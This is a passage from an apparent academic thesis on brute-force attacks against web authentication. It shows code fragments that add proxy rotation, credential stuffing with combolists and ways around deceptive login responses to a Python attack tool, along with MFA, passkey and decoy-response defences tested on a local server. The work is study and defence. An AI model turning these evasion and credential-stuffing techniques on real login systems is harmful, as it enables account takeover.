  3. Develop our own proxies. For those who want complete control over their proxies infrastructure, it is possible to develop and deploy their own proxies. This approach allows complete control and customization, ensuring that no third party has access to the data passing through. However, it requires significant resources, including the infrastructure to host the proxies (often in the cloud), significant configuration time, technical knowledge and financial investment. Platforms such as AWS (Amazon Web Services) and DigitalOcean offer the tools and infrastructure needed to develop and manage our own proxy servers.

- Usage of VPNs: Similar to the use of proxies, a VPN network can be used to automatically change the IP at regular intervals.

- Using the Tor network: It is possible to use the Tor network to forward requests and change their source IP address by changing its identity with a "NEWNYM" signal via a Tor controller [10].

- Using a botnet. If an adversary controls a botnet with hundreds of thousands of machines, it can then also send requests from many different hosts. Each host has a different geolocation and IP address, which makes it very difficult to block these requests, as explained by Alsaleh et al. [7].

Proxies I have tried different implementations, such as using proxies and passing through a Tor network while changing identities. These implementations were unsuccessful because my Node.js server is on a local address. The address 127.0.0.1 on which my Node.js server is located is a non-routable address accessible only by my own machine. I can easily allow my server to listen on a specific IP but it will be a private IP (e.g. 192.168.0.21) and will not be accessible by external proxies or Tor network.

Implementation: Despite the above difficulties, here are the different steps for implementing the use of proxies and changing the IP address of the request source, on the condition that the target server is on a publicly accessible IP address:

- `-fixed-proxy` and `-proxies` are the two necessary arguments for this feature. The first one takes an integer value which corresponds to the number of attempts before changing the proxy and consequently the IP source address. The second is used to provide a file containing the list of proxies.

- `read_proxies()`: This function reads the file passed as an argument and returns a list containing each proxy in order to use them with a changing index:

```
def read_proxies():
    with open(ARGS.proxies, "r", encoding='utf-8') as file:
    proxies = file.readlines()
    cleaned_proxies = []
    for proxy in proxies:
        cleaned_proxies.append(proxy.strip())
    return cleaned_proxies
```

- `try_passwords(.. proxies=None, proxy_index=0)`: A session is initialized in order to integrate the proxies. The proxy is reset regularly according to the *fixed_proxy* argument:

```
def try_passwords(...)
    ...
    if ARGS.proxies:
        session = initialize_session()
    for password in passwords:
        ...
        if attempts % ARGS.fixed_proxy == 0:
            proxy_index += 1
            proxy_index = proxy_index % len(proxies)
            proxy = proxies[proxy_index]
            session.proxies = {"http": proxy}

        try_password(password, session)
        ...
```

The same change has been made to *try_ accounts(...)* to allow proxies to be used for reverse brute force attacks.

- `try_password(password, session)`. The *requests* module allows the *session.post()* function to use the proxy specified in the session instance. This proxy was added in the previous function (*try_ passwords()*) and will be applied for all HTTP requests from the *session* object [82]:

```
def try_password(password, session):
    ...
    response = session.post(ARGS.url, data=data)
    # check in response if authentication has failed
```

Results: As explained, I was not able to make any observation as I have my Node.js server locally deployed. This means that it is inaccessible via external proxies or the Tor network. It would have been possible to create a Dockerfile to put the Node.js server in a Docker container and access it from the outside. But once again, the host running the container would need to have a public IP or access to the NAT router configuration.

Nevertheless, we can assume the following result: the tool is now able to change IP address by providing a different proxy periodically in order to avoid being blocked by the web server. However, proxies from free lists are sometimes located geographically far away and can therefore slow down the attack, or even cause the request to fail. This failure would result in a false positive if no login failed message is found in the forwarded response.

4.5 Credential Stuffing

Credential stuffing is not really a type of brute force attack or a tool feature. It is more of a "best practice" for an adversary. Credential stuffing is the act of using stolen, purchased or data breach credentials from other websites to try them out on the target authentication [22]. This attack works because users tend to use the same passwords across different platforms and accounts. Most Internet users use between 3 and 5 different passwords for their different online accounts [81]. It is clear that most users use more than 3 or 5 different online accounts and thus reuse their passwords.

Lists of stolen, purchased or derived from data breaches credentials are surprisingly easily accessible on the Internet. These are more commonly known as combolists. These lists, which have probably already been used before being published, are then accessible to any adversary wishing to take advantage of credential stuffing. This is why it is crucial to change passwords regularly and avoid reusing passwords across several accounts.

Implementation: To introduce Dokos to credential stuffing, I have implemented an additional feature that allows to enter a combolist under the condition of respecting the following format: *<username>:<password>*. This list is then used to execute the brute force attack with old but valid-on-certain-websites credentials. Here is the integration explanation:

- `-combo-list` is the argument to be added to specify the use of this feature. It expects the combolist text file as argument:

  ```
  parser.add_argument('--combo-list', help='Combolist file')
  ```


- `try_passwords(...,combo_list=None)`: The combolist supplied by the user is then divided between the threads and the function *try_passwords(..., combo_list)* will send, one by one, each combo from the combolist as an argument to the function *try_password(..., combo)*

  ```
  def try_passwords(..., combo_list):
      ...
      for combo in combo_list:
          ...
          try_password(session, combo)
  ```

- `try_password(session, combo=None)`: If a combo is given as an argument, then this function will retrieve the associated username and password and integrate them with the data sent in the POST request. The response is then read and analyzed in the same way as other attacks, in order to detect a login failed message:

  ```
  def try_password(password=None, session, combo=None):
      if combo:
          account, password = combo.split(':');
      data = {
          ARGS.login_field : account if account else ARGS.login,
          ARGS.password_field : password
      }
      response = session.post(ARGS.url, data=data)
      # check in response if authentication has failed
  ```

Results: As with the reverse brute force attack in section 4.3 Reverse Brute Force Attack, this attack avoids being blocked due to too many attempts on the same target. Middleware such as *accountLockout* from section 3.3.1 Account Locking or *limitedMode* from section 3.3.3 Limited Mode will be ineffective against this type of attack. Here are the results obtained by Dokos:



```
Trying 12345 and password john ...
Trying ranger and password cameron ...
Trying robert and password jack ...
Done!
Count : 472
Time: 2.135925 seconds [220.98 combo/sec]
Found 2 combo(s): ['user:web', 'admin:admin']
```

Fig 4.11. Result brute force with combolist

This attack is extremely powerful, as it only makes attempts on username/password combos that have already been used. It is therefore far more likely to find a match than trying millions of passwords from a list and hoping for one to match perfectly. In exchange for this advantage, this attack is hard to exploit for a specific target. This would require the target in question to be in one of these combolists.

It is also possible for the adversary to analyze the combolist in order to identify a username or password pattern and try to guess the password of the same user on another website by modifying it accordingly.

Finally, to counter credential stuffing, it would be necessary to prevent users from reusing their passwords. This would be a very complicated task. So it is up to companies and websites to adapt and introduce additional identity checks, such as MFA (Multi-Factor Authentication) [61].

Chapter 5

Evolving Authentication methods: From Passwords to MFAs and Passkeys

We are living in a digital world where passwords play a crucial role. These little strings of characters are often the only barrier to our private data and the use of our identity. However, static passwords have a number of weaknesses: lack of complexity, reusability that makes them easy to guess [49], data theft through social engineering [64], etc. This has led to an evolution in authentication, which no longer relies solely on passwords.

5.1 Multi-Factor Authentication

Initially, to prove their identity, users can use three types of proof: something they know, e.g. a password, something they possess, e.g. a digital token, or something they are, e.g. a retinal scan [64]. Multi-factor authentication (MFA) consists of verifying the user's identity by asking for two or three of these types of authentication. In this way, an adversary with a stolen password will not be able to gain access until he provides the other required element. This additional identification element is often more complicated to obtain, such as a telephone (verification code obtained by SMS), an access badge or a fingerprint. These methods are often less user-friendly and more restrictive than a simple password, but their contribution to security has been significantly proven [73].

Many websites use double verification with email validation, but this is not considered to be MFA because it uses the same factor of identification: something you know [77]. If the adversary knows both passwords, or if the same password is used for both authentications, he gains full access to both accounts. Furthermore, email validation is highly vulnerable to phishing and other hacking techniques and is considered to be one of the least secure methods of verification [36].

MFAs are considered to be much more robust. However, over time, new attacks have emerged and certain combinations of MFA including different authentication factors are now considered to be insecure. This is particularly the case for the confirmation code received by SMS, which is a factor that you possess: your telephone. Recently, attacks such as SIM swapping (or SIM hijacking) have emerged [45]. These attacks generally consist of spoofing the victim's identity and using social engineering on the mobile operator to transfer the victim's data to a new SIM card. If the social engineering succeeds, the adversary gains access to the victim's calls, text messages and other services. They can therefore use SMS validation to bypass the MFA [98].

Other identification factors used for MFA are more robust and reliable, such as OTP applications (e.g. Google Authenticator) or facial recognition, which require more complex attacks to bypass [25]. Among the most robust and complex authentication factors to attack stand the hardware keys such as proposed by FIDO2 [106] and the advanced biometrics such as fingerprint or iris recognition [17]. These methods largely outperform the other weaker MFA factors and are preferred in highly sensitive environments. On the other hand, they are less flexible, more expensive to implement and can raise confidentiality concerns, particularly biometric factors.

Implementation: To illustrate how the MFA works and how effective it is, I have implemented an identification factor based on something we own. This factor is a token generated by a device we own (e.g. a smartphone) and is linked to our account when we register on the web server. To configure the OTP Authenticator app, I am going to use a path that is unsuitable for a production server because it makes the secret publicly accessible. Here is how it works and how it is implemented:

- During registration, a secret is generated by the server, which stores it securely and associates it to the account. The *speakeasy* package is easy to use and integrates perfectly with a Node.js server to generate secrets and create OTPs [19]:

```
const userSecret =
    speakeasy.generateSecret({name:'DokosPenTest (user)'});
```

- When registering, users must associate their account with their OTP application. To do so, the web server uses the newly generated secret to generate a QR code that must be scanned with the OTP application (e.g. Microsoft Authenticator or Google Authenticator) [19] [96]:

```
app.get('/getQR', (req, res) => {
    const otpauthUrl = userSecret.otpauth_url;
    const qr_svg = qr.image(otpauthUrl, { type: 'svg' });
    res.type('svg');
    qr_svg.pipe(res);
});
```

This code generates a QR code accessible to the *'/getQR'* route on my Node.js server. Thanks to the *otpauth_url()* function in the *speakeasy* package, the displayed QR code includes a URL that is compatible with Google authenticator [66] and allows the account to be registered in the application that will generate time-based OTPs:




Fig 5.1. QR code generation and sharing



DokosPenTest (user)
DokosPenTest (user)
975 541

Fig 5.2. Account added in Microsoft Authenticator

- A new field is added to the *index.html* page containing the authentication form in order to input the OTP:


```
<input type="text" name="token" id="otp-field" placeholder="Enter OTP">
```

- Finally, when the user sends a POST request to the server to try to connect, a middleware first verifies the OTP provided by the user before verifying the credentials [65]:

  ```
  const token = req.body.token;
  const verified = speakeasy.totp.verify({
      secret: userSecret.base32,
      encoding: 'base32',
      token,
      window: 2
  });
  if (verified){
      // OTP succeeded, next()
  } else {
      // print("OTP failed"), redirect
  }
  ```


  The *window: 2* option is used to provide a tolerance window in the event of a slight difference in clock synchronisation between the server and the user's OTP application.

Results: For observation, we can challenge the security of the web server with only MFA security enabled, meaning no account lockout, no IP source lockout, no session cookie verification, etc. None of the three types of brute force attack can bypass this security if they do not have the secret key used to generate the OTPs:




```
Trying user and password arizona ...
Trying user and password polina ...
Trying user and password bulldogs ...
Done!
Count : 1000
Time: 2.387223 seconds [418.9 passwords/sec]
Found 0 password(s): []
```

(a) Simple brute force attack



```
Trying kitty and password web ...
Trying ducati and password web ...
Trying bangkok and password web ...
Done!
Count : 2000
Time: 4.542834 seconds [440.25 accounts/sec]
Found 0 account(s): []
```

(b) Reverse brute force attack



```
Trying robert and password jack ...
Trying hockey and password dennis ...
Trying 12345 and password john ...
Done!
Count : 472
Time: 1.118899 seconds [421.84 combo/sec]
Found 0 combo(s): []
```

(c) Credential stuffing

Fig 5.3. Result for 3 types of brute force attack when MFA

All three attacks result in failure, because even with the correct credentials, the attempt is refused if the second authentication factor is not provided. To ensure security, the Authenticator application and the server compute the OTP based on the secret and the current time stamp. It allows to change every 30 seconds to prevent from it being brute forced.

MFA OTP code available at: MFA OTP middleware.

5.2 Passkeys

Some more modern methods even tend to get totally away from the use of passwords, which are considered to be weak and easily stolen. This is particularly the case with passkeys, which use an identification based on cryptography: it works with pairs of public and private keys. Some popular platforms such as Google and Whatsapp already allow this authentication method to be used [47], which is encouraging their deployment.

The security of passkeys is based on two factors:

1. The mathematical difficulty of recovering a private key from a public key in cryptography. This is the whole point of modern cryoptography, based on algorithms such as RSA (Rivest-Shamir-Adleman) or ECC (Elliptic Curve Cryptography) [46].

2. Access to the private key, which requires physical access to the device on which it is securely stored. These devices, such as mobile phones, are often secured by additional methods such as a PIN code or fingerprint recognition. In addition, the generation and storage of these keys generally comply with the FIDO2 (Fast Identity Online) standards [28] which is the reference standards for online authentication using passkeys.

As mentioned above, passkeys work by using public and private key pairs. When a user registers with a website or application, the device creates a pair of cryptographic keys. It provides the public key to the online service and stores the private key securely on the device. During authentication, the website or application sends a cryptographic challenge to the device, which signs it in order to prove that it is in possession of the private key [106]. Very often, this private key is protected by a biometric factor (facial recognition or fingerprint) to prevent PIN or password theft [34].

FIDO2 I cited FIDO2 in using this standard to generate and store the cryptographic keys needed to use passkeys. FIDO2 is a set of standards developed by the FIDO alliance [6] to strengthen online authentication security and reduce dependency on passwords considered highly vulnerable. FIDO2 consists of two main components, which are essential to understanding how it works:

1. WebAuthn (Aweb Authentication). It is an API created by W3C (World Wide Web Consortium) that enables applications and websites to use various secure authentication methods, including cryptographic keys, as explained by W3C in their own recommendations [102].

2. CTAP (Client To Authenticator Protocol). It is a protocol developed by the FIDO Alliance that defines how existing authentication devices (such as security keys or biometric sensors) should communicate with clients (such as browsers or operating systems) [27]. These communications mainly involve the generation of cryptographic keys and the signing of authentication challenges. The protocol ensures that challenges are correctly carried out and both requests and responses are securely transmitted.

The security of WebAuthn and therefore FIDO2 is guaranteed by recognized hash functions and signature schemes, as shown in the analysis by Barbosa et al. [11]. This makes the FIDO2 standard an excellent choice for integrating passkeys. Barbosa's analysis also suggests improvements such as replacing the unauthenticated Diffie-Hellman key exchange in the CTAP2 protocol with a password-authenticated key exchange (PAKE).

Chapter 6

Confusing and Deceptive Responses to Brute Force Attacks

The security methods discussed until now are well-established methods whose effectiveness has been analyzed. Some methods have become obsolete, and are even not recommended, as in the case of account locking discussed in section 3.3.1 Account Locking. Other methods have proven their effectiveness and are recommended to ensure a high level of security for sensitive data or access to actions of significant importance. These include MFA or passkeys, which are very popular in secure environments.

Other methods are much less known and widespread. Yet they can be used to block, or rather foil, brute force attacks against online authentication. These are known as deception-based security measures. In the cybersecurity domain, deception consists of deceiving or misleading attacks (or security) in order to deflect (or bypass) them. The honeypot, discussed in section 3.2.4 Honeypots, adopts this principle by tricking the opponent in order to capture the attack and either contain it or analyze it to then effectively protect against it [42].

My aim is to study the effectiveness of another type of deception that is not very widespread, which I am going to call Confusing Answer from the server. This method consists of modifying the server's response to various connection attempts, in order to deceive the brute force tool and complicate its attack. Indeed, a brute force authentication tool can establish the success or failure of an attempt based on several factors:

- HTTP response code. This code is returned by the server to inform the browser of the authentication status, to help it adjust its behaviour [29]. This code is generally 200 for successful authentication and 401 or 403 for failed or refused authentication.
- The HTML content of the response. This is currently the case with Dokos. Indeed, as explained in the section 2.3.2 Dokos : An Open Source Brute Force Attack Tool, this tool looks for certain fields such as "Login failed" in the HTML response page to determine whether the authentication attempt was successful or not.
- Redirection. A server may behave differently when a connection attempt is successful or unsuccessful. This is particularly true of page redirection in the event of a successful connection, whereas the same server will remain on the authentication page if the connection attempt has failed. This redirection behaviour can also be detected by the brute force tool.
- Response time. Finally, there are other factors, more complicated to use because of their variability. This is the case of server response time, which could enable the tool to detect an authentication success. Indeed, if a connection attempt is successful, it is highly likely that an additional process is underway. This increases the response time compared with a failed connection attempt. Although not stable, this difference in loading time can be used by the tool when other factors are unavailable.

6.1 HTTP Status Code Response

The first detection method is based on the HTTP status code, where the server returns 200 for a successful connection, 401 for a failed connection and 403 for a refused connection.

Implementation: Initially, Dokos detects a successful connection by the absence of the login error message provided by the challenger. It is easy to modify this detection method to use HTTP status codes on Dokos through the following two implementation steps:

- `-code-based-detection` is the argument to be added when running Dokos to specify this means of detection:

```
parser.add_argument('--code-based-detection', action='store_true',
    default=False, help='http code-based detection of success auth')
```


- `try_password(...)`: This function requires a minor modification in order to analyze the returned code instead of looking for the login error message in the returned HTML code:

```
def try_password(...):
    ...
    response = session.post(url, data)
    if ARGS.code_based_detection:
        if response.status_code == 200:
            # connection succeeded
```

To counter the tool detection method, I modify the HTTP status code returned by the server simply by specifying another code as follows:

```
app.post('/', ... => {
    ...
    // credential verification
        return res.status(201).render('success',{
            ...
        });
}
```


Results: Firstly, we observe that looking for the HTTP status code is slightly more efficient than searching for a specific string in the HTML returned page. Dokos performance increases with this detection method, regularly passing the 500 attempts per second in my current script load and configuration:



```
Trying user and password polina ...
Trying user and password calvin ...
Trying user and password freddy ...
Done!
Count : 1000
Time: 1.931534 seconds [517.72 passwords/sec]
Found 1 password(s): ['web']
```

Fig 6.1. Result http code-based detection, code 200 returned

Finally, when the server sends an HTTP status code not expected by the tool, the attack fails due to a false negative generated by the unexpected code:



```
Trying user and password freddy ...
Trying user and password forever ...
Trying user and password simpsons ...
Done!
Count : 1000
Time: 1.973042 seconds [506.83 passwords/sec]
Found 0 password(s): []
```

Fig 6.2. Result http code-based detection, unpredictable code returned

However, if the web server returns a code, it is because this code is useful for the server's operation and the user experience. Some APIs, such as the REST API, require this code to be used correctly [50]. This prevents errors and ensures compatibility between APIs. Arbitrarily modifying this code can therefore lead to concerns about good user experience, communication or automated script execution.

6.2 Unpredictable Login Error Message

Most web browsers ignore the HTTP status code and only show the content of the page returned to them, without necessarily requiring the HTTP status code, which is intended for automatic scripts or APIs. In this context, this code may not be reliable and the brute force tool must turn to another factor to detect a successful connection attempt.

Dokos uses a text line to be found in the HTML page returned by the server. If this text line is found, it mean that the connection failure page is returned and the credentials are wrong. On the other hand, if this field is not found, Dokos considers the connection successful and the attack is completed. To disrupt this detection method and fool the brute force tool, several techniques are available including variable field and invisible field. The aim of these two techniques is to make the server's response as unpredictable as possible.

6.2.1 Variable Error Message

This technique relies on the variability of the message returned and analyzed by the tool to fool it. In its initial version, the adversary provides Dokos with a phrase that will be searched for in the server's response. In the event of a connection failure, the server can vary this sentence to complicate the adversary's task. However, the server is limited by the fact that the page returned and displayed to the user must be meaningful and clearly inform the user that the authentication has failed.

Implementation: To eliminate this linearity in the error message displayed when a connection attempt fails, the server can use several different phrases to complicate the opponent's task as follows:

```
const errMsg = [
    "Login failed"
    "Invalid credentials"
    ...
]
app.post('/', ... => {
    // random = random int between 0 and len(errMsg)
    randErrorMsg = errMsg[random]
    ...
    if (authenticationFailed){
```

```
                return res.status(401).render('failed', {
                    errorMsg: randErrorMsg
                });
            }
        }
```

This code varies the *errorMsg* variable in the *failed.ejs* EJS view, which displays the error page when authentication fails.

To counter the server's non-linearity, Dokos simply allows the adversary to provide a multitude of failed connection messages. Indeed, if the server has to remain clear in the information it returns to the legitimate user, its variability will also have a limit. Here is the modification required in the Dokos brute force tool to read the list as an argument:


- The *–failed* argument must be able to take a list of messages as a parameter. The *type=lambda s: s.split(',')* option retrieves comma-separated messages and adds them to a list:

```
parser.add_argument(
   '-f', '--failed',
   default=["Login failed"],
   type=lambda s: s.split(','),
   help=('Comma-separated messages indicating a failed attempt')
```

- The search for a message, especially in *try_password()*, is now based on the list of messages passed as an argument:


```
def try_password(...):
     ...
     response = session.post(url,data)
     page = response.text

     if not any(failed_msg in page for failed_msg in ARGS.failed) :
           # password found
```

<u>Results</u>: Varying the error message can be useful when the adversary is using a brute force tool that does not offer this adaptation capability. The attack will then generate a large number of false positives, as shown in the figure Fig 6.3. If the tool allows the user to enter a list of error messages, or if the adversary can reconfigure his tool himself, this security measure is ineffective, as the server must be able to transmit a clear message to the legitimate user:



```
Trying user and password polina ...
Trying user and password 0987654321 ...
Trying user and password [redacted] ...
Done!
Count : 1000
Time: 2.004106 seconds [498.98 passwords/sec]
Found 781 password(s): ['brutus', 'johnny', '
scarface', 'william', '212121', 'qwerty1', 'r
```

Fig 6.3. Result attack, variable Err msg, single message provided



```
Trying user and password bulldogs ...
Trying user and password simpsons ...
Trying user and password polina ...
Done!
Count : 1000
Time: 1.876331 seconds [532.96 passwords/sec]
Found 1 password(s): ['web']
```

Fig 6.4. Result attack, variable Err msg, multiple messages provided

Variable error message code available at: Modifying error message middleware and failed.ejs view.

6.2.2 Invisible Field


When the brute force tool uses the returned HTML content to detect an authentication failure, there is another way to fool it: invisible fields. These fields hold text content that can be used to trick the tool without disrupting the user experience, because they are invisible for them.

Implementation: To implement this technique, I am adding the "Login failed" text field into the *success.ejs* view, which is the same text displayed in the *failed.ejs* view to alert the user of the failure of the connection attempt. To avoid disrupting the user experience, I make it invisible using the *visibility: hidden* CSS style tag:

```
...
<body>
    ...
    <p style="visibility: hidden;">Login failed</p>
</body>
```


In the same way, I could also add all the components that enable the brute force attack tool to identify the *failed.ejs* page.

Results: When we inspect the elements (F12) in the browser of the *success.ejs* page, we observe that the HTML *<p>* tag is indeed loaded and contains the text "Login failed". And when an adversary launches Dokos, he gets a false negative, whereas the correct credentials result in the rendering of *success.ejs* :



```
<!DOCTYPE html>
<html lang="en">
  <head> ··· </head>
  <body>
    <div class="container">
      <h1>Login succeeded</h1>
      <p>Welcome!</p>
      <p style="visibility: hidden;">Login failed</p>
    </div>
  </body>
</html>
```

Fig 6.5. Invisible element - Inspect browser



```
Trying user and password horses ...
Trying user and password simpsons ...
Trying user and password 0987654321 ...
Done!
Count : 1000
Time: 2.009591 seconds [497.61 passwords/sec]
Found 0 password(s): []
```

Fig 6.6. Result attack, invisible element

Bypass In order to detect the CSS style applied to elements, Dokos needs more advanced analysis capabilities. Until now, I have been using the *requests* library to retrieve the HTML content of the response and look for the error message login. To extend the analysis to CSS style, the *beautifulsoup4* module allows to browse and manipulate the DOM (Document Object Model) of the HTML document [84] to inspect the style applied to specific elements. Here is the integration:

- `-check-for-invisible` is the argument to be passed when running Dokos to check for the presence of the login error message hidden in the successful authentication page:

```
parser.add_argument('--check-for-invisible', action='store_true',
    default=False, help='Look in HTML response page if'
    'login err message is set invisible.')
```


- The *beautifulsoup* module is used to search for a specific element in the HTML structure returned by the server. Here, Dokos looks for an HTML element containing “Login failed”:

```
try_password(...):
    ...
    response = session.post(url,data)
    soup = BeautifulSoup(response.text, 'html.parser')
    element = soup.find(string="Login failed")
```

- The (parent) element containing “Login failed” is then retrieved and its style is analyzed to determine whether it contains one of the following styles: *’display:none’* or *’visibility:hidden’*, which would allow it to integrate the HTML code in response while being hidden from the user:

```
if element:
    parent = element.parent
    if 'style' in parent.attrs:
        style = parent['style']
        if 'display: none' in style or 'visibility: hidden' in style:
            # "Login failed" present but invisible -> login succeed
```

Bypass results: This method is effective in a number of similar scenarios when the server is trying to fool the brute force attacker with invisible elements. Here is the result obtained with Dokos and the *–check-for-invisible* argument:



```
Trying user and password web ...
Trying user and password freddy ...
Trying user and password qwerty1 ...
L'élément est invisible
Done!
Count : 2000
Time: 5.203596 seconds [384.35 passwords/sec]
Found 1 password(s): ['web']
```

Fig 6.7. Result attack, invisible element detection

This adaptability of Dokos shows that if an adversary knows how to modulate and reconfigure his tool, he can easily bypass certain simple security measures based on the deception of brute force attacks. On the other hand, this method only detects CSS style applied directly to an HTML element, and does not take into account external style sheets (.css). This would require the use of more powerful and sophisticated tools such as Selenium [68] or Pyppeteer [67], which can simulate a web browser or load a complete page before analyzing it. If the adversary is motivated and has the necessary resources, it is therefore quite possible to bypass these advanced deception security measures based on invisible elements.

Invisible fields code available at: success.ejs view.

Chapter 7

Future Work

This thesis focuses on brute force attacks against online authentication systems, using a test environment developed specifically as a proof of concept. This deliberately simplified environment aims to illustrate, explain and evaluate the mechanisms of brute force attacks and various evasion techniques in an accessible and understandable way, within a potential learning context. However, a number of improvements and extensions can be envisaged for future work.

A first line of development could involve creating different server scenarios, each equipped with various security measures, deployed in separate Docker containers. The aim would be to simulate different attack situations with the Dokos tool, implementing the various options discussed in this thesis. This would create an interactive and scalable learning environment, where users could experiment and observe the effects of different security measures on brute force attacks.

Another future development could be the enhancement of the Node.js web server to make it more modular and interactive. For example, instead of having to modify the source code to activate or deactivate security measures, it would be helpful to integrate a user interface directly into an HTML page. This interface would allow the user to activate or deactivate different middlewares, corresponding to different security measures, via buttons. This would offer greater flexibility without requiring the server to be restarted for each modification. Again, this approach would make the server more suited to a potential learning context, where users could experiment with different security settings in real time.

Regarding Dokos itself, a significant improvement could be the development of a visual interface. This interface would make the tool more accessible by replacing inline commands with clear options and explanations of each feature. This would enable users to better understand the utility and impact of each option, while executing different types of attack in a more intuitive way.

In terms of improving existing code, a particularly promising area would be the integration of artificial intelligence (AI) to reinforce security measures. AI and machine learning could play a significant role in the detection and prevention of brute force attacks, helping to perform or counter more sophisticated and adaptive attacks, such as those using botnets or AI algorithms. These dynamic and scalable approaches would outperform traditional methods, which are often static and limited in their ability to deal with constantly evolving threats.

Finally, to go beyond the learning framework and get closer to a real-life situation, it would be relevant to develop Dokos and the Node.js server in a context that reflects a production environment. This would include the use of the HTTPS protocol, the integration of a secure database to store user information, credentials and application data, as well as an redesign of the software architecture to adopt an API-based approach, rather than being limited to a single app.js file. This evolution would also require adaptations into Dokos code to maintain its efficiency under enhanced security conditions, making the project more relevant and closer to a real application.

This future work will not only reinforce the educational relevance of the project, but also prepare users to deal with more complex and realistic IT security situations.

Chapter 8

Conclusion

This thesis discussed the persistent threat of brute force attacks on online authentication despite the advances in terms of security. Through the study of the different types of attack and evasion techniques, this thesis has shown the constant evolution of the brute force attack threat in cybersecurity.

The implementation and performance analysis of various security measures such as strong password policies, CAPTCHAs and different locking thresholds have demonstrated the effectiveness of these measures, while also revealing certain limitations, particularly when facing more advanced attacks. This has led to the introduction of more robust measures, including MFA and passkeys. The introduction of under-exploited solutions such as deceptive responses has also shown their effectiveness in certain situations.

The experimental approach of the thesis, while developing and using Dokos in a simple and controlled environment, validated the theoretical concepts discussed. Although this environment is unsuitable for a production environment, it contributes to a better understanding of brute force attacks, their circumvention strategies and adapted security measures.

Although the study discussed several fundamental aspects of brute force attacks and how to prevent it, certain limitations were identified. The development of an environment outside a local network would more accurately simulate attacks and defense methods in a real-life situation. Future work could also involve the development of security measures against brute force attacks using AI, a technology that is currently at the peak of development, to detect and stop brute force attacks more effectively.

In conclusion, this thesis reaffirms that, although brute force attacks remain a major challenge in cybersecurity, particularly in web development, a combination of robust and appropriate security measures can effectively reduce the risks, providing a safe and pleasant experience for users.

Bibliography

[1] Crunch - tool documentation (2024), https://www.kali.org/tools/crunch/ [Cited on page 5.]

[2] Cylab play - vulnerable apps (2024), https://cylab.be/resources/cylab-play [Cited on page 8.]

[3] Hydra - tool documentation (2024), https://www.kali.org/tools/hydra/ [Cited on page 7.]

[4] Kali iso 2024.2 (amd64) (2024), https://www.kali.org/get-kali/#kali-installer-images [Cited on page 6.]

[5] Alexander, W., Dasnois, B.: Passez au full stack avec node.js, express et mongodb (2023), https://openclassrooms.com/fr/courses/6390246-passez-au-full-stack-avec-node-js-express-et-mongodb [Cited on page 8.]

[6] Alliance, F.: Overview of fido alliance (2024), https://fidoalliance.org/overview/, accessed: 2024-08-13 [Cited on page 59.]

[7] Alsaleh, M., Mannan, M., van Oorschot, P.C.: Revisiting defenses against large-scale online password guessing attacks. IEEE transactions on dependable and secure computing 9(1), 128–141 (2012) [Cited on page 52.]

[8] APIv3, H.: Haveibeenpwned api v3 (2022), https://haveibeenpwned.com/API/v3#SearchingPwnedPasswordsByRange [Cited on page 27.]

[9] Arkose Labs: Human-assisted captcha: The evolution of captcha cracking. https://www.arkoselabs.com/blog/human-assisted-captcha/ (2023), https://www.arkoselabs.com/blog/human-assisted-captcha/, accessed: 2024-08-17 [Cited on page 20.]

[10] Baatout, A.: Tor ip rotation python example. https://github.com/baatout/tor-ip-rotation-python-example/blob/master/main.py (2023), accessed: 2024-08-10 [Cited on page 52.]

[11] Barbosa, M., Boldyreva, A., Chen, S., Warinschi, B.: Provable security analysis of fido2. In: Advances in Cryptology – CRYPTO 2021. vol. 12827, pp. 125–156. Springer International Publishing, Cham (2021) [Cited on page 59.]

[12] BasuMallick, C.: What is a brute force attack? definition, types, examples, and prevention best practices in 2022 (2022), https://www.spiceworks.com/it-security/cyber-risk-management/articles/what-is-brute-force-attack/#_002 [Cited on page 5.]

[13] Brennan, B., Smith, K.: Fbi tech tuesday: Strong passphrases and account protection (2021), https://www.fbi.gov/contact-us/field-offices/phoenix/news/press-releases/

fbi-tech-tuesday-strong-passphrases-and-account-protection [Cited on page 14.]

